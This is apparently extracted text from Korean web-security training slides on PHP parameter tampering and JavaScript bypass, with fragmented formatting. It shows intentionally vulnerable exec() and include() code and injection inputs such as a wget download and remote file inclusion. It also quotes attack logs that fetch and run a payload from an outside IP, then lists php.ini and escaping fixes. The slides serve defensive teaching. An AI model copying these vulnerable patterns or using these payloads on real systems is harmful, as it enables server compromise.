


11. 파라미터 변조 – 취약한 함수 (1) PHP의 취약한 함수 – exec( ) 함수는 command 인수로 지정된 명령어를 실행 취약한 소스 $your. Name = $_GET['name']; exec("echo $yourname"); 악용사례 application. php? name=charlie; wget 1. 1/hacking. c 53

11. 파라미터 변조 – 취약한 함수 (4) PHP의 취약한 함수 – include( ) 함수는 외부 파일을 내부에 포함시키는 함수 취약한 소스 include $_GET[param]; $MYSQL_HOST = $MYSQL_DB = $MYSQL_ID = $MYSQL_PASSWORD = $DB_CONNECT = mysql_connect($MYSQL_HOST, $MYSQL_ID, $ "xxxxxxx"; "xxxxxx_db"; "xxxxxxx"; 악용사례 param=http: //www. malicious. com/hack. txt 57


11. 파라미터 변조 – include()함수 실습(2) • 파일 이름 및 위치 : C: apache 2. 2htdocsapplication. php • 파일 내용 : <html> <body> <h 1>php injection test</h 1> <? include $_GET[param]; ? > </body> </html> • 로컬 URL : http: //localhost/application. php? param= • 외부 URL : http: //www. evenstar. co. kr/evenstar. txt 59

11. 파라미터 변조 – 해킹 로그 분석(1) 69. 93. 152. 218 - - [06/May/2006: 02: 03: 23 +0900] "GET /cgibin/main. cgi? command=down_load&filename=%7 C. txt; echo%20 YESYESYES%7 C HTTP/1. 0" 200 10 69. 93. 152. 218 - - [06/May/2006: 02: 03: 25 +0900] "GET /cgibin/main. cgi? command=down_load&filename=%7 C. txt; id%7 C HTTP/1. 0" 200 36 69. 93. 152. 218 - - [06/May/2006: 02: 03: 26 +0900] "GET /cgibin/main. cgi? command=down_load&filename=%7 C. txt; uname%20%2 Da%7 C HTTP/1. 0" 200 59 62

11. 파라미터 변조 – 해킹 로그 분석(2) 64. 84. 32. 91 - - [10/Jun/2006: 10: 48: 27 +0900] "GET /index 2. php? option=com_content&do_pdf=1&id=1 index 2. php? _REQUEST[option ]=com_content&_REQUEST[Itemid]=1&GLOBALS=&mos. Config_absolute_path=ht tp: //72. 18. 195. 161/cmd. gif? &cmd=cd%20/tmp; wget%2072. 18. 195. 161/lnikon; ch mod%20744%20 lnikon; . /lnikon; echo%20 YYY; echo| HTTP/1. 1" 404 294 64. 84. 32. 91 - - [10/Jun/2006: 10: 48: 28 +0900] "GET /index. php? option=com_content&do_pdf=1&id=1 index 2. php? _REQUEST[option] =com_content&_REQUEST[Itemid]=1&GLOBALS=&mos. Config_absolute_path=htt p: //72. 18. 195. 161/cmd. gif? &cmd=cd%20/tmp; wget%2072. 18. 195. 161/lnikon; ch mod%20744%20 lnikon; . /lnikon; echo%20 YYY; echo| HTTP/1. 1" 404 293 63



11. 파라미터 변조 – 해결책 (1) 설정 (php. ini) register_globals = On http: //localhost/application 2. php? page=application 65


11. 파라미터 변조 – 해결책 (1) 설정 (php. ini) <? //$page=application; Require($page. ". txt"); ? > 해당 소스 및 설정은 다음과 같은 문제점을 가지고 있다. 가. 초기페이지 설정 오류 (예) $page=application 나. register_globals(전역변수) 값 사용 설정 application 2. php? page=http: //www. evenstar. co. kr/evenstar 66

11. 파라미터 변조 – 해결책 (1) 설정 (php. ini) register_globals = Off 및 초기 페이지 등록 <? $page=application; Require($page. ". txt"); ? > 68

11. 파라미터 변조 – 해결책 (1) 설정 (php. ini) allow_url_fopen = Off <html> <body> <h 1>php injection test</h 1> <? include $_GET[param]; ? > </body> </html> 가능 호출 파일 : http: //localhost/application. php? param=index. html 호출 불가 파일 : Application. php? param=http: //www. evenstar. co. kr/evenstar. txt 69

11. 파라미터 변조 – 해결책 (2) 프로그램 - JSP // USER_AGENT 값을 확인함 String user_agent = request. get. Header("USER-AGENT"); // < 혹은 > 가 있는 경우 <, >로 변경함 user_agent = user_agent. replace. All("<", "< "); user_agent = user_agent. replace. All(">", "> "); 72


12. 자바스크립트 우회 http: //www. elated. com/res/File/articles/development/javascript/fo rm-validation-with-javascript/simple_form. html 74

12. 자바스크립트 변조 – 사용자측과 서버측 스크립트 비교 <script> language="javascript"> Var to. Day=new Date() 사용자측 Var str. Date=to. Day. get. Full. Year()+"년"+(to. Day. get. Month()+1)+ 스크립트 "월"+to. Day. get. Date()+"일"; Alert("오늘은"+ str. Date + "입니다. "); </script> <table border="0" cellpadding="3" width="600"> <tr><td class="e">System </td><td class="v">Windows NT WEB 100 5. 2 서버측 스크립트 build 3790 </td></tr> <tr><td class="e">Build Date </td><td class="v">Aug 16 2006 01: 13: 15 </td></tr> <tr><td class="e">Server API </td><td class="v">CGI/Fast. CGI </td></tr> 76

12. 자바스크립트 변조 – 오용 사례(1) 마우스 통제 방지 스크립트 function check. RClick. YN(is. RClick. Not. Allowed, is. Admin) { if (is. RClick. Not. Allowed && !is. Admin) { document. oncontextmenu = new Function ("return false"); // 마우스 오른쪽 버튼하는 이벤트 document. ondragstart = new Function ("return false"); // 마우스를 드래그하는 이벤트 document. onselectstart = false"); // 마우스 드래그로 문자열을 선택하는 이벤트 } } 77



